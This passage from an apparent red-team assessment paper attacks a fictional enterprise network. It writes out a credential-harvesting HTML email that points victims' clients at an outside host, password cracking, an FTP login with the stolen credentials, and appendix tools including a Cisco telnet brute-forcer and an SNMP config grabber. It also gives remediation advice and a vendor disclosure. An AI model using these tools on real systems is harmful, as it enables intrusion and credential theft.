linux $ mailsnarf|grep X-Mailer
mailsnarf: listening on eth0
X-Mailer: Microsoft Outlook, Build 10.0.2627
X-Mailer: QUALCOMM Windows Eudora Version 4.0
X-Mailer: Internet Mail Service (5.5.2653.19)
X-Mailer: Microsoft Outlook Express 5.50.4133.2400
X-Mailer: Internet Mail Service (5.5.2653.19)
X-Mailer: Microsoft Outlook Express 5.00.2919.6600
X-Mailer: Microsoft Outlook Express 5.00.2919.6600
X-Mailer: Microsoft Outlook Express 4.72.3110.1
X-Mailer: Microsoft Outlook, Build 10.0.2627
X-Mailer: Microsoft Outlook Express 5.50.4133.2400
^C
linux $
```

Using the mailsnarf tool, the red team is able to easily reassemble the outgoing mail from the GIAC Enterprises SMTP server. This will be printed, and presented to the customer at a later time to prove that email was intercepted. If this information is encrypted with the GnuPG tool that we discovered was in use in A6, the red team will be unable to read the messages. However, the red team will still be able to determine the type of mail client in use by examining the X-Mailer: header information that is presented in the mailsnarf output.

For the purposes of this document, the red team will learn that the email software in use by clients behind the firewall include Microsoft Outlook Express, Microsoft Outlook, Qualcomm Eudora and Microsoft Exchange Server 5.5 (Internet Mail Service).

D10. Discover the username and password of selected users through NetBIOS cached password discovery.

Tools Used: Unix mail client, L0pht crack
Commands Typed: Below
Output Received: Below

A vulnerability first reported to the Windows 2000 Security mailing list by Eric Hacker of Lucent Netcare made it possible to abuse the authentication method used by Windows clients when accessing UNC file paths (Hacker). When requesting a resource shared by a UNC path, a Windows client will freely pass its cached credentials to the destination. This vulnerability is even more dangerous when combined with the knowledge that several Windows applications will respond to an HTML file:// request containing a UNC path (e.g. file://\\C.C.C.C\shared\filename.jpg). As Hacker pointed out in his vulnerability report, the list of applications vulnerable to this include Microsoft Word 97/2000, Outlook 97/2000, Outlook Express 95/98, Netscape Navigator 4, Eudora 4, and possibly many others.

The red team has gathered several pieces of information needed to determine if this attack can be successful

- Clients behind the firewall are Windows 98 (D8).


- Clients are using email software that will attempt to open file://UNC path references (D9).
- Clients are using a Windows NT server as a domain controller for authentication purposes. (A4, D6, D8).
- The firewall is not performing egress filtering on the NetBIOS ports (D8).
- We have the email addresses for various people in the organization (A1, A3, A4, A5, D9).

By carefully crafting an email message disguised to be ignored by the recipient as spam, we can force an email client to try to load an image referenced in an HTML email message, accessing the image over a file://UNC path. Utilizing the L0pht Crack client on the destination Windows server to capture the NetBIOS authentication information, we will attempt to crack the password (Zatko).


```
linux $ nc mail.giace.com 25
220 mail.giace.com ESMTP Sendmail 8.9.3/8.9.3; Fri, 7 Sep 2001 16:15:03 -0400 (EDT)
HELO
250 OK
MAIL FROM: redteam@redteam.com
250 OK - mail from <redteam@redteam.com>
RCPT TO: sleazysalesman@giace.com
250 OK - Recipient <sleazysalesman@giace.com>
DATA
354 Send data.  End with CRLF.CRLF
Content-Type: text/html

<html>
<BODY background="file://\\winnt.redteam.com/sharename/backgr0und.jpg"
bgColor=#ffffff NOSEND="1">
Lose 300 pounds in 30 days with this diet...
</html>
.
250 OK
QUIT
221 closing connection
linux $
```

After the mail has been delivered, the red team starts up L0pht Crack and waits for the recipient to open the email message. Once opened, the email client will attempt to display the "backgr0und.jpg" file as a tiled background image. Whether the file is retrieved successfully or not is unimportant. The recipient of the message will not see an error indicating the file did or did not load successfully, and will be unaware that the request was sent without examining the HTML source of the message.

In this case, we are targeting the individual we discovered as the Sales Director discovered in step B1. Chances are this is not a technical individual, and will not be bothered to carefully examine the email message, opting only to delete it.



Once received, the L0pht Crack tool can start cracking this password. While Stuckless did indicate the use of the L0pht Crack tool as a method to ensure strong passwords are used within the GIAC Enterprises organization, this test is one of time-sensitivity. In my testing, I was able to get L0pht Crack 3.0 to reveal the password "STR0NG" on a Pentium II 233Mhz after approximately 3.5 hours with the custom dictionary I created in step D5:



LC3 does not give us the proper case of the password as it only had the LM hash to evaluate. We can simply try every permutation of upper and lower case for this password. In this case, we can cover all the case possibilities with 32 login attempts.

Information Retrieval

E1. Attempt to logon to the public FTP server with discovered credentials.

Tools Used: ftp client
Commands Typed: "`ftp 3.3.3.4`"
Output Received: Below

The red team targeted the Sales Director on a hunch that this user would have access to login to the public FTP server, presumably to download presentations, pre-release software, and other sensitive materials.

```
linux $ ftp ftp.giace.com
Connected to ftp.giace.com.
220 ftp Microsoft FTP Service (Version 5.0).
Name (linux.redteam.com:redteam): mis/sleasysalesperson
331 Password required for mis/sleazysalesperson.
```

```
Password: str0ng
530 User mis/sleazysalesperson cannot log in.
Login failed.
ftp> user mis/sleazysalesperson
331 Password required for mis/sleazysalesperson.
Password: STR0NG
530 User mis/sleazysalesperson cannot log in.
Login failed.

<multiple attempts pass>

ftp> user mis/sleazysalesperson
331 Password required for mis/sleasysalesperson.
Password: sTr0nG
230 User mis/sleasysalesperson logged in.
ftp> get sensitivedata.doc
200 PORT command successful.
150 Opening ASCII mode data connection for sensitivedata.doc(5468672 bytes).
226 Transfer complete.
ftp: 5468672 bytes received in 51.08Seconds 107.07Kbytes/sec.
ftp> bye
221
linux $
```

Failed login attempts would be logged in the default configuration of the Microsoft FTP server service, but would likely not be noticed until the next time an audit is performed on the server.

The red team could repeat step D10, targeting other individuals until a username/password combination was discovered that permitted access to the FTP server. For the purposes of this paper, we have made this first attempt successful as detailed above.

Security Policy Review

When reviewing Parliament Hill Firewall Practicals to target for red team assessment, I chose Stuckless' paper because the flaws he overlooked are common to many enterprises. While Stuckless did a good job meeting the Visa "Ten Commandments", I would recommend a few additional steps.

1. *Secure edge device resources.* Stuckless implemented a 3640 Cisco edge router to connect from the GIAC Enterprises ISP, and did an excellent job blocking many resources that are commonly probed and exploited by intruders. However, he forgot that when applying access lists to interfaces on a Cisco router, the access list does not get applied to the router itself. Therefore, the red team was able to probe and exploit the services running on the Cisco router.

   Recommendation. Implement the "Improving Securing On Cisco Routers" methodology provided by Cisco (Cisco1). This document details the steps necessary to restrict access to all resources on the edge router that may be abused by potential intruders. Cisco also provides a more lengthy document titled "Cisco ISP Essentials: Essential IOS Features Every ISP Should Consider" which also documents strong security practices for Cisco

routers, albeit targeted to the ISP market (Cisco2).

2. *Implement operating system hardening practices.* In order to meet the Visa "Ten Commandments" number 2 (Keep security patches up-to-date), Stuckless described a scenario where the his team holds weekly security meetings to discuss processes and procedures with daily checks for new patches and security problems regarding the systems they are using. This is not enough however, as patches are behind the pace of discovered vulnerabilities, and may not solve all security problems (such as those discussed in C7 and D10).

   Recommendation. Many of these security concerns that are not resolved with up-do-date patches can be resolved through security-conscious systems administration. By following the guides made available at www.sansstore.org including "*Windows NT Security: Step by Step*" and "*Solaris Security: Step by Step*", the risk of information leakage and system penetration is reduced.

3. *Implement principle of least privilege (POLP) on egress Internet traffic.* As I mentioned in the introduction, Stuckless did an excellent job implementing the principle of least privilege on inbound traffic by only permitting those ports destined to the public resources he specified. However, he overlooked port filtering on the PIX firewall for egress traffic. This flaw ultimately permitted the red team to coax a client to pass its logon authentication information over the Internet.

   Recommendation. Implement an access list on the PIX firewall that permits only traffic as documented in the organization's security policy on an egress interface. This does not eliminate the risk of reverse-shell style attacks, but would have made the attack described in D10 fail.

Conclusion

The red team scenario described is a practical one and, unfortunately, I suspect many sites are vulnerable to the attacks described herein. It is important to note that the firewall was not enough to protect the enterprise from these attacks. In general, firewalls should be just one building block when securing an enterprise. Also, the security of hosts is a critical component to the overall security infrastructure. It is a mistake to rely on a firewall to block vulnerabilities on your systems solely through port filtering.

Finally, when performing audits and security assessments of the organization, it is important to think "out of the box", and to check not only those resources you have worked so hard to secure, but also the resources you may have forgotten about. Remember to stage audits not only from the outside, in, but also from the inside, out.

Works Cited

Cisco1. "Improving Security on Cisco Routers." URL: http://www.cisco.com/warp/public/707/21.html (18 Sep. 2001).

Cisco2. "Cisco ISP Essentials: Essential IOS Features Every ISP Should Consider." Version 2.9. URL: http://www.cisco.com/public/cons/isp/documents/IOSEssentialsPDF.zip (18 Sep. 2001).

Gaius. "Things to do in Cisco Land When You're Dead." Phrack Magazine issue 56. 1 May 2000. URL: http://www.phrack.org/show.php?p=56&a=10 (18 Sep. 2001).

Hacker, Eric. "Network File Resource Vulnerability." Windows 2000 Security Advice Listserv. 10 Mar. 2001. URL: http://archives.neohapsis.com/archives/win2ksecadvice/2000-q1/0201.html (18 Sep. 2001).

Herzog, Pete. "The Open Source Security Testing Methodology Manual." Version 1.5. 1 Jul. 2001. URL: http://uk.osstmm.org/osstmm.htm (18 Sep. 2001).

Roy, Marek. "Internal IP Address Disclosure in Microsoft-IIS 4.0 & 5.0." BUGTRAQ Listserv. 8 Aug. 2001. URL: http://www.securityfocus.com/archive/1/202727 (18 Sep. 2001).

Spitzner, Lance. "Know Your Enemy: Passive Fingerprinting". The Honeynet Project. 3 Sept 2001. URL: http://project.honeynet.org/papers/finger/ (18 Sep. 2001).

Stuckless, Colin. "SANS GIAC Firewall and Perimeter Protection Practical Assignment." 24 Sep. 2000. URL: http://www.sans.org/y2k/practical/Colin_Stuckless.doc (18 Sep. 2001).

Visa International. "Visa Merchant Resource Center: Fraud & Security (Visa Ten Commandments)". URL: http://www.visabrc.com/doc.phtml?2,64,932,932a_cisp.html (18 Sep. 2001).

Zatko, Peiter Mudge. "LC3 Documentation." Version 3.01. URL: http://www.atstake.com/research/lc3/documentation/help.htm (18 Sep. 2001).

Appendix A

```
#!/usr/bin/perl
# sslcat.pl
# Joshua Wright
use strict;
use Net::SSLeay qw(sslcat);
my $server;
my @results;
my $reply;
my $i;
my $port = "443";
my $CRLF = "\x0d\x0a";

unless (@ARGV == 1) {
    print "$0 - Send a simple GET request to a HTTPS server\n";
    print "Usage: $0 host\n";
    exit 1;
}

($server) = @ARGV;
$reply = sslcat($server, $port, "GET / HTTP/1.1$CRLF$CRLF");
@results = split($CRLF,$reply);
while ($i < 6) {
    print "$results[$i]\n";
    $i++;
}
print "<snip>\n\n";
exit(0);
```

Appendix B

```
#!/usr/bin/perl
# referrer-addr.pl
# Joshua Wright
use strict;
use Net::SSLeay qw(sslcat);
my $server;
my @results;
my $reply;
my $i;
my $port = "443";
my $CRLF = "\x0d\x0a";

unless (@ARGV == 1) {
    print "$0 - Discover internal IP of IIS Server with malformed\n";
    print " GET request.\n";
    print "Usage: $0 host\n";
    exit 1;
}

($server) = @ARGV;
$reply = sslcat($server, $port, "GET / HTTP/1.0$CRLF$CRLF");
@results = split($CRLF,$reply);
while ($i < 8) {
    print "$results[$i]\n";
    $i++;
}
print "<snip>\n\n";
   exit(0);
```

Appendix C

```
#!/bin/ksh
#
# grabciscoconf v1.0 3/28/2001
# Joshua Wright
#
# This script utilizes the Net-SNMP package, formerly UCD-SNMP (available at
# http://sourceforge.net/project/showfiles.php?group_id=12694) to do a few
# things:
#
# 1. Determine the remote hostname of the Cisco device
# 2. Create an empty file in the /tftpboot directory, name = device hostname
# 3. Copy the startup-config from the remote device via TFTP
#
# Assumptions:
# 1. Your TFTP server is the same device as the one you are running this
#    script on
# 2. You have SNMP-write access to the Cisco device you are working with
# 3. You are working with Cisco IOS (routers or switches), CatOS is not
#    working right now.
#
# IMPORTANT: Identify the TFTP Server and your Write community string by
# changing the variables TFTPSERVER and COMMUNITYSTRING
#
# Use this program by specifying the IP address of the device you want to
# contact for it's startup-config, e.x. "grabciscoconf 10.1.1.10"
#
# If you want the configuration of several devices, you can run this program
# in a loop, like this:
#
# for each in 10.1.1.10 10.1.2.10 10.1.3.10 10.1.4.10 10.1.5.10 ; do
#  grabciscoconf $each
# done
#
# TODO: Add parameter to copy running-confg, and to copy from TFTP to device
# Test for "is TFTP server localhost?" and either touch files, or echo
# message telling user to make sure the files exist.
# Test to make sure we have community string write access
# Test return parameters from each snmpset/get and exit with error if failed

TFTPSERVER=10.1.1.1
TIMEOUT=2
SLEEPTIME=4
COMMUNITYSTRING=private

if [ $# -ne 1 ] ; then
 echo "Usage: $0 ipaddress"
 exit
fi

# ping supplied IP and TFTP server to make sure they are up
# Assume, of course, that ICMP is enabled and a lost ping indicates a system
# that is not up.  If you are blocking ICMP somewhere along the way, comment
# this out.
echo Contacting TFTP Server ... \\c
```

```
ping -n $TFTPSERVER $TIMEOUT >/dev/null
if [ $? -eq 1 ] ; then
   echo "Error: Cannot contact TFTP Server at $TFTPSERVER, exiting"
   exit 1
fi
echo Successful.

echo Contacting remote device ... \\c
ping -n $1 $TIMEOUT >/dev/null
if [ $? -eq 1 ] ; then
   echo "Error: Cannot contact device at $1, exiting"
   exit 1
fi
echo Successful.

# Use the system name as the filename
# For some reason, the snmpget utility does not return an error code when the
# key does not exist.  This makes it difficult for us to test for successful
# contact to the SNMP MIB.
echo Obtaining hostname of remote device ... \\c
FILENAME=`snmpget -v 2c -Ov $1 $COMMUNITYSTRING .1.3.6.1.4.1.9.2.1.3.0`
if [ $? -ne 0 ] ; then
   echo "Error - exiting."
   exit 1
else
   echo "$FILENAME".
fi

# strip the double-quotes off the returned string to use as a filename
FILENAME=`echo $FILENAME|sed 's/\"//g'`
touch /tftpboot/$FILENAME
chmod 666 /tftpboot/$FILENAME

# Delete the previously existing entry
snmpset -v 2c -c $COMMUNITYSTRING $1 .1.3.6.1.4.1.9.9.96.1.1.1.1.14.333
integer 6 >/dev/null

# Get the file
echo Transferring file ... \\c
snmpset -v 2c -c $COMMUNITYSTRING $1 .1.3.6.1.4.1.9.9.96.1.1.1.1.2.333
integer 1 .1.3.6.1.4.1.9.9.96.1.1.1.1.3.333 integer 3
.1.3.6.1.4.1.9.9.96.1.1.1.1.4.333 integer 1 .1.3.6.1.4.1.9.9.96.1.1.1.1.5.333
a "$TFTPSERVER" .1.3.6.1.4.1.9.9.96.1.1.1.1.6.333 string $FILENAME
.1.3.6.1.4.1.9.9.96.1.1.1.1.14.333 integer 4 >/dev/null

if [ -f /tftpboot/$FILENAME ] ; then
   echo Successful.
else
   sleep $SLEEPTIME
   if [ -f /tftpboot/$FILENAME ] ; then
      echo Successful
   else
      echo
      echo File did not transfer.  Check permissions on /tftpboot, and that
      echo TFTP Server is running.
   fi
fi
```

Appendix D

```
#!/usr/bin/perl
# 7/2/2001 Cisco IOS HTTP Vulnerability tester
# Thanks to RFP for sendraw()
# Joshua Wright

use Socket;

$ARGC=@ARGV;
if ($ARGC <1) {
 print "Cisco IOS HTTP vulnerability tester\n\n";
 print "Usage: $0 host\n";
exit (1);
}

$host=$ARGV[0];
$port=80;
$target=inet_aton($host);
$vulnerable=0;

print "Connecting to device $host port $port ... ";
@results=sendraw("GET /level/99/exec/ping HTTP/1.0\r\n\r\n");

foreach $line (@results){
 if ($line =~ /destination address/) {
   $vulnerable=1;
   }
 }

if ($vulnerable) {
  print "System is vulnerable.\n";
  exit(0);
} else {
  print "System is not vulnerable.\n";
  exit(1);
}

sub sendraw {
        my ($pstr)=@_;

socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0)|| die("Socket
problems\n");
        if(connect(S,pack "SnA4x8",2,$port,$target)){
              my @in;
              select(S);      $|=1;   print $pstr;
              while(<S>){ push @in, $_;}
              select(STDOUT); close(S); return @in;
        } else {
             print "Cannot connect to $host port $port\n";
             exit(3);
}
```

Appendix E

```
#!/usr/bin/perl
# cistelbf.pl
# Joshua Wright
#
# TODO:
# Document program use
# Maybe: alter program to brute-force login that only asks for password
# Fix stats() to use singular time when appropriate
#
# NOTES:
# 8.14.2001 During testing, we would run as expected until
# IO::Socket::INET: Connection refused message.  In my testing against
# a Cisco 7206 VXR w/ NSE-1, the first 48 password attempts (16 sockets),
# would work fine, and then refuse a connect.
# I added a little delay after the 16th socket request so the router has
# time to recover.  This is inefficient, but works for my demonstrative
# purposes.

use IO::Socket;

my($m, $i, $remote_host, $remote_port, $dictionary, $username, $DEBUG);
my($nosock, $nopass, $starttime, $endtime, $duration);
my($NOSOCK_BEFORE_DELAY, $ROUTER_RECOVER, $VALID_USERNAME, $socket, $answer);

$DEBUG=0;
$CRLF = join chr(10), chr(13);
$NOSOCK_BEFORE_DELAY=15;
$ROUTER_RECOVER=2;
$VALID_USERNAME=0;
$nosock = 0;
$nopass = 0;

sub stats() {

$endtime = time;
$duration = ($endtime - $starttime);
$hours = int($duration/3600);
$minutes = int(($duration - ($hours * 3600))/60);
$seconds = int($duration - (($hours * 3600) + ($minutes * 60)));

print "Stats:\n";
print "    Socket connections: $nosock\n";
print "    Password guesses  : $nopass\n";
print "    Duration          : $hours hours, $minutes minutes, $seconds
seconds.\n";
}

# Start time
$starttime = time;

unless (@ARGV == 4) {
    print "cistelbf.pl - Cisco brute force password check tool.\n\n";
    print "Usage: $0 host port dict username\n";
    exit 1;
```

```
}

($remote_host, $remote_port, $dictionary, $username) = @ARGV;

# Flush STDOUT
$| = 1;

# Open the dictionary file
open(DICTFILE, $dictionary) || die "Hey, cannot open dictionary file!";

$m = 0;
while (1) {

    # Setup socket connection
    if ($DEBUG) { print " Debug: Opening socket connection to
                        $remote_host:$remote_port\n"; }
    if ($m > $NOSOCK_BEFORE_DELAY) {
        $m = 0;
        sleep(2);
    }
    $socket = IO::Socket::INET->new(PeerAddr => $remote_host,
                                    PeerPort => $remote_port,
                                    Proto    => "tcp",
                                    Type     => SOCK_STREAM,
                              Timeout  => 5,
                              Reuse    => 1)
        or die "Couldn't connect to $remote_host:$remote_port : $@.
                    Bummer.\n";
    if ($DEBUG) { print " Debug: Connected to $remote_host:$remote_port\n"; }
    $nosock++;
    $m++;
    # $socket->autoflush(1);

    # Should be garbage
    $answer = <$socket>;
    if ($DEBUG) { print " Debug: Should be garbage -> $answer\n"; }

    print $socket "$CRLF";

    $i = 0;
    while ($i < 3) {
        $answer = '';
        $password = <DICTFILE>;
        if ($password eq "") {
            print "\nReached EOF on $dictionary\n";
            stats();
            exit(0);
        }

        while ($answer !~ /Username/) {
            $answer = <$socket>;
        }
        if ($DEBUG) { print (" Debug: Got Username:, sending user and pass
                             now.\n"); }

        print $socket "$username";
        print $socket "$CRLF";
```

```
        print $socket "$password";
        print $socket "$CRLF";
        print STDOUT ".";
        $nopass++;
        # Take in all those strings
        $answer = <$socket>;
        $answer = <$socket>;
        # Check to see if username is a valid one on the router
        # only need to check once.
        if (!$VALID_USERNAME) {
            if ($answer =~ "invalid") {
              print "\nIncorrect username supplied \"$username\".\n";
                print "Router returned: $answer\n";
                exit(2);
            } else {
                $VALID_USERNAME=1;
            }
        }
        $answer = <$socket>;

        if (($answer =~ /#/) || ($answer =~ />/)) {
            print "\nLook what I found.. $answer\n";
            print "Host: $remote_host:$remote_port\n";
            print "Username: $username\n";
            print "Password: $password\n";
            stats();
            exit(0);
        } else {
            if ($DEBUG) { print (" Debug: Failed user\/pass
                         $username\/$password\n"); }
        }
        $i++;
    }

# terminate the connection when we're done
if ($DEBUG) { print (" Debug: Closing socket connection.\n"); }
close($socket);

}
```

Appendix F

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

To the PSIRT Team,

I have been researching different Firewall and Perimeter Protection
designs, and working to improve the configuration of a design,
written as part of a practical for my GIAC Certified Incident Handler
certification through a "red team" assessment.

In my assessment, I discovered that many people are overlooking their
edge router when securing their perimeter, opting to rely on firewall
configuration only.  During my research, I have discovered a few
discomforting factors about the Cisco IOS telnet and logging
implementation that I think are flawed.


IOS Flaw 1.  It is possible to identify usernames that are present on
the remote device by guessing usernames.  It is not necessary to have
a valid password to determine if a username is present on the system.

That is, when a Cisco device is configured to not use the default
password only authentication method, instead opting to use an
internal list of valid system
users, an attacker can telnet to the device and determine if the
username is valid on the system by watching for a "% Login Invalid"
message or a "Password:" message.  While not a bug, this appears to
be flawed logic by reporting back to the attacker what usernames are
valid on the device.


IOS Flaw 2.  The telnet service only permits three username/password
attempts before disconnecting the socket connection, but does not
interject any delay between guesses.

This flaw goes hand-in-hand with the next flaw in the telnet
implementation.


IOS Flaw 3.  The telnet service does not interject a delay when
creating a socket connection before asking for authentication
information.  This permits the attacker to spawn connection attempts
limited only by the bandwidth of the connection.

With the two flaws mentioned above, the job of an attacker who
desires to "brute-force" the password of a known username on the
system is a much simpler task.  I have included a perl script I wrote
to reinforce this concept at the bottom of this email.  The script
takes the IP address of the destination device, port number, known
username and a dictionary of words as parameters to try to
successfully login to the device.


IOS Flaw 4.  There are no logging options present in Cisco IOS to
```

indicate the presence of multiple failed username guesses, nor the logging of multiple failed password guesses.

While I did not test the logging options available to the network administrator through the use of RADIUS or Cisco Secure ACS, there does not appear to be an option that allows an administrator to receive a logging message when multiple failed login attempts are received on the telnet service. I have discovered that many edge routers do not employ RADIUS or TACACS+ authentication as the resource is outside their firewall.

IOS Flaw 5. A logging message is created when an administrator leaves configuration mode, not when they enter configuration mode. Thus, it is possible to turn off all logging services without generating a message indicating that a user entered configuration mode.

If an edge Cisco IOS device is compromised, the attacker can turn off all logging services by entering configuration mode and issuing a "no logging X.X.X.X" command. It seems more sensible to log a "%SYS-5-CONFIG_I: Configured from console by vty0 (X.X.X.X)" when someone enters configuration mode. In this fashion, the syslog server would at least receive a message with an IP address to use for tracking before the attacker turned off all logging services.

Certainly, the ultimate resolution for most of these flaws is to protect the telnet service with an access-list, permitting only known users to have access to telnet to the device. An even better resolution would be to use SSH services in lieu of telnet services. I don't have an explanation for the configuration mode logging message.

I utilized a variety of different Cisco routers for testing purposes including a Cisco 2621, 3662 and 7206VXR running 12.0.3(T3), 12.1.5(T7) and 12.1.8(a), respectively.

Thanks for your attention.

-----BEGIN PGP SIGNATURE-----
Version: PGPfreeware 6.5.8 for non-commercial use <http://www.pgp.com>

iQA/AwUBO6QLTI/i/ArUS0pzEQIaCACg67arpE6oMItawp1FZoQARbVZZhMAoJmC
U1sTgjZdp33TmYCZeicuIcyH
=Ev1l
-----END PGP SIGNATURE-----